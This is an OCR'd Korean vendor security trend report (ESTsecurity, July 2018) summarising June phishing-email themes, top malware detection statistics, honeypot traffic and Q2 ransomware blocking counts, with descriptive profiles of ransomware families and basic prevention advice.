이스트시큐리티

보안 동향 보고서

No.106 2018.07

No.106 2018.07

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

1. 악성코드 동향

6 월에는 여러가지 내용으로 위장하여 사용자를 속이는 악성 이메일을 통한 공격이 다수 발견되었습니다. 해당 이메일들은 대부분 능숙한 한국어로 작성된 경우가 많았고 다양한 주제를 가지고 사용자가 첨부파일을 열도록 유도하거나 첨부된 URL 을 클릭하게 만드는 경우였습니다.

6 월 한 달 동안 악성이메일이 사용했던 주제를 나열해보면 다음과 같습니다.

- 피고 소환장을 사칭하여 피고소환 관련 공지를 확인할 수 있는 URL 을 열도록 유도
- 국내 시중은행명을 도용하여 상품운송장인 것처럼 속여 사용자로그인 계정을 탈취 시도
- 상품출고지연과 관련하여 선적서류내용이 맞는지 확인유도하여 첨부파일을 열도록 시도
- 계약이 체결된 것으로 위장하여 첨부파일문서를 열어보도록 유도
- 특정인을 지칭하여 상품주문제안으로 위장하여 상품관련 URL 을 열도록 유도
- 이미지 저작권 침해확인 내용으로 위장하여 침해내용이 있는 첨부파일을 열도록 유도

위에서 언급한 생활밀착형 및 업무관련 주제 말고도, 북미정상회담이 개최된 후 현재 북한과 미국의 정세를 이용한 정치적 이슈를 이용하여 '미북 정상회담 전망 및 대비' 라는 이름의 문서로 hwp 취약점을 이용하여 사용자 PC 관련 주요 정보를 탈취하는 이메일도 함께 발견된 바 있습니다.

다시 한번 말씀 드리자면, 위에서 발견된 모든 주제 관련 이메일들은 모두 2018 년 6 월 단 한 달동안에 발견된 이메일들이며, 이들은 첨부파일 또는 URL 클릭을 사용자에게 유도하여 랜섬웨어를 포함한 악성코드를 배포하거나 사용자 계정정보를 탈취하는 피싱사이트로 이동시킵니다.

최근 스미싱 공격에서도 보면 거의 2 년 가까이 가장 많이 스미싱 공격에 사용되는 메시지 주제는 '택배' 관련 내용인 것처럼 공격자들은 언제나 사용자들이 관심있어 하고 클릭할 만한 주제를 이용하여 사회공학적 기법을 구사합니다.

특히 이메일주소가 외부에 오픈되어 있는 기업의 인사담당자, 마케팅담당자, 사업관련 제휴담당자들의 경우 외부에서 유입된 이메일을 접할 때, 되도록 열람하지 말아야 하며, 열람이 불가피하다고 판단되는 경우 각별히 주의를 기울여야 합니다. 첨부파일에 대해 회사 내 보안관련 인력에게 문의하거나 가상 머신과 같은 안전한 환경에서 열어보기를 권장해드립니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2018 년 6 월의 감염 악성코드 Top 15 리스트에서는 지난 2018 년 5 월에도 1 위를 차지했던 Trojan.Agent.gen 이 이번 달 Top 15 리스트에서도 1 위를 차지했다. 지난 5 월에 2 위였던 Misc.HackTool.AutoKMS 도 이번 달 역시 2 위를 차지했다.

지난달 9 위로 순위가 급하강했던 Trojan.LNK.Gen 이 6 계단 상승하여 3 위를 차지하며 이전 수준으로 돌아온 것이 확인된다. 그 밖에도 지난 5 월 15 위 밖으로 빠졌었던 BitCoinMiner 류 악성코드가 다시 순위가 급상승하여 이번 6 월 순위에서 5 위를 차지한 것이 주목할만한 부분이다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	1,383,072
2	-	Misc.HackTool.AutoKMS	Trojan	778,371
3	↑6	Trojan.LNK.Gen	Trojan	568,945
4	↓1	Trojan.HTML.Ramnit.A	Trojan	566,110
5	New	Misc.Riskware.BitCoinMiner	Trojan	413,832
6	↓2	Adware.SearchSuite	Adware	386,074
7	↑1	Win32.Neshta.A	Virus	353,486
8	↓1	Misc.Keygen	Trojan	327,482
9	↑1	Worm.ACAD.Bursted.doc.B	Worm	200,964
10	New	Trojan.ShadowBrokers.A	Trojan	192,127
11	↑1	Exploit.CVE-2010-2568.Gen	Exploit	190,891
12	New	Win32.Ramnit	Worm	173,217
13	↓8	Hosts.media.opencandy.com	Host	173,187
14	↓1	Win32.Sality.3	Worm	149,186
15	-	Win32.Ramnit.N	Worm	113,379

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 6 월 01 일 ~ 2018 년 6 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 71%를 차지했으며 웜(Worm) 유형이 11%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


6 월에는 5 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 65%에서 71%로 소폭 증가하였다. 전반적으로 트로이목마 악성코드를 제외하고 다른 카테고리의 악성코드 감염 건수 및 전체 악성코드 감염 건 수가 크게 감소하였다. 또한 웜(Worm) 악성코드 및 바이러스(Virus) 류의 악성코드 감염 건 수는 소폭 감소하였다.




3. 허니팟/트래픽 분석

6 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2018 년 1 월 ~ 2018 년 6 월

02

전문가 보안 기고

1. 2018 년 2 분기, 알약 랜섬웨어 공격 행위차단 건수: 398,908 건!

2. 수입 세금 계산서로 위장한 악성 메일 주의

1. 2018 년 2 분기, 알약 랜섬웨어 공격 행위차단 건수: 398,908 건!

2018 년 2 분기, '알약 랜섬웨어 행위기반 차단 기능을 통해 차단된 랜섬웨어의 공격건수는 총 398,908 건이었습니다.

이를 환산하면 월 평균 132,968 건, 일 평균 4,384 건의 공격이 발생했다고 할 수 있습니다. 이번 통계는 공개용 알약에서 랜섬웨어 행위기반 차단 공격수만을 집계하였기 때문에, 패턴 기반 공격까지 포함하면 전체 공격의 수는 더욱 많을 것으로 예상됩니다.

2 분기 랜섬웨어 행위기반 차단 건수는 1 분기 대비 약 20%가량 급증하였으며, 특히 지난 5 월은 한 달간 약 15 만 건의 공격이 차단돼 2018 년 상반기 중 랜섬웨어 유포가 가장 많았던 달로 확인되었습니다. 또한 ESRC 에서 2 분기에 수집한 신변종 랜섬웨어 샘플수도 1 분기와 비교해 약 1.5 배가량 증가한 것으로 집계돼, 2 분기에 랜섬웨어 공격이 더욱 기승을 부렸다고 볼 수 있습니다.

〈알약 랜섬웨어 행위기반 차단 기능을 통해 감지된 2018 년 2 분기 랜섬웨어 차단 건수〉

02 전문가 보안 기고

한편 랜섬웨어 공격 건수는 2017 년 4 분기부터 2018 년 2 분기까지 3 개 분기에 걸쳐 꾸준히 증가하는 추세를 보이고 있으며, 특히 갠드크랩(GandCrab) 랜섬웨어가 사회공학적 기법과 취약점을 악용하는 업그레이드를 통해 꾸준히 유포되고 있어 주의가 필요합니다.

이 밖에 2018 년 2 분기 유포된 주요 랜섬웨어로는 도넛(Donut), 레드아이(RedEye), 킹우로보로스(KingOuroboros) 변종 등이 있습니다.

2018 년 2 분기 유포된 주요 랜섬웨어의 특징은 다음과 같습니다.

랜섬웨어명	특징
GandCrab	2018 년 1 월부터 6 월까지 가장 많이 유포된 랜섬웨어. 계속적으로 버전을 업그레이드하면서 현재 4.0 버전까지 발견되었음. 암호화된 확장명을 가지고 있고 유창한 한국어의 이메일 첨부파일 혹은 Rig 및 GrandSoft Exploit Kit 에 의해 취약한 웹사이트 방문을 통해 감염됨.
Donut	Hidden Tear 오픈소스 기반의 전형적인 랜섬웨어. 파일 암호화후 바탕화면에 도넛이 좌에서 우로 굴러가는 이미지를 보여줌
RedEye	감염된 파일을 빈 용량의 파일로 만들기 때문에 랜섬머니를 지불해도 데이터 복원이 불확실함. 4 일이내 랜섬머니 지불하지 않으면 MBR 수정하여 정상부팅 불가.
KingOuroboros 변종	암호화 완료 후 시스템을 재부팅시키며, 로그온화면에 랜섬메시지를 표시. Java Update Schedule 파일속성을 도용함.
PedCont	ScreenSaver.scr 형식으로 실행되며 랜섬화면 창 닫기 클릭 시 윈도우 종료되고 윈도우 재시작 시 검은화면만 나타나고 응답없음. BTC, LTC 를 랜섬머니로 요구함.
VirLock	최초의 자기복제형 랜섬웨어. 파일을 암호화 할 뿐 아니라, 기존파일을 감염시켜 바이러스처럼 동작함. 그림판, 계산기, 메모장이 실행되는 것처럼 보이며 백그라운드에서 암호화 진행됨.
RansSIRIA	WannaPeace 의 변종으로 브라질 사용자를 공격대상으로 함. 시리아 난민을 위한 기부금으로 랜섬머니를 요구함. 시리아 어린이를 돕자는 내용의 '세이브더 칠드런' 유튜브영상과 참혹한 장면을 담은 사진을 링크함.
MyRansom (=Magniber) 변종	Magnitude Exploit Kit 을 이용해 아시아 태평양 국가를 주요 타겟으로 하는 랜섬웨어. 랜섬노트와 Tor 주소가 작업 스케줄러에 등록되어 15 분 혹은 1 시간마다 자동으로 연결됨.
Crysis 변종	중국의 유명 보안 SW 의 파일속성 도용한 랜섬웨어. 컴퓨터를 암호화 할 때 기기의 섀도우 볼륨 복사본들도 모두 삭제해 파일을 복구를 막음. 사용자의 공유 네트워크들을 암호화하여 실제로 접근해야하는 사용자만 권한을 갖도록 한다.

02 전문가 보안 기고

기업들이 랜섬웨어 감염 피해를 예방하기 위한 다방면의 노력을 하고 있지만, 공격자 역시 방어체계를 우회하기 위해 각종 사회공학적 기법과 취약점을 악용한 감염 시도를 지속하고 있어 여전히 심각한 보안 위협으로 손꼽히고 있습니다.


또한 실제 통계 수치로도 랜섬웨어 공격은 지속적으로 증가하고 있기 때문에 피해를 예방하기 위해서는 운영체제(OS), 백신과 같이 사용 중인 SW 의 최신 업데이트를 유지하고 중요한 자료를 수시로 백업하는 등의 기본적인 보안 수칙을 반드시 준수해야 합니다.

이스트시큐리티는 더 안전한 사용자 사용 환경을 만들기 위해 한국인터넷진흥원(KISA)과 긴밀한 협력을 통해 랜섬웨어 정보 수집과 대응을 진행하고 있습니다.

2. 수입 세금 계산서로 위장한 악성 메일 주의

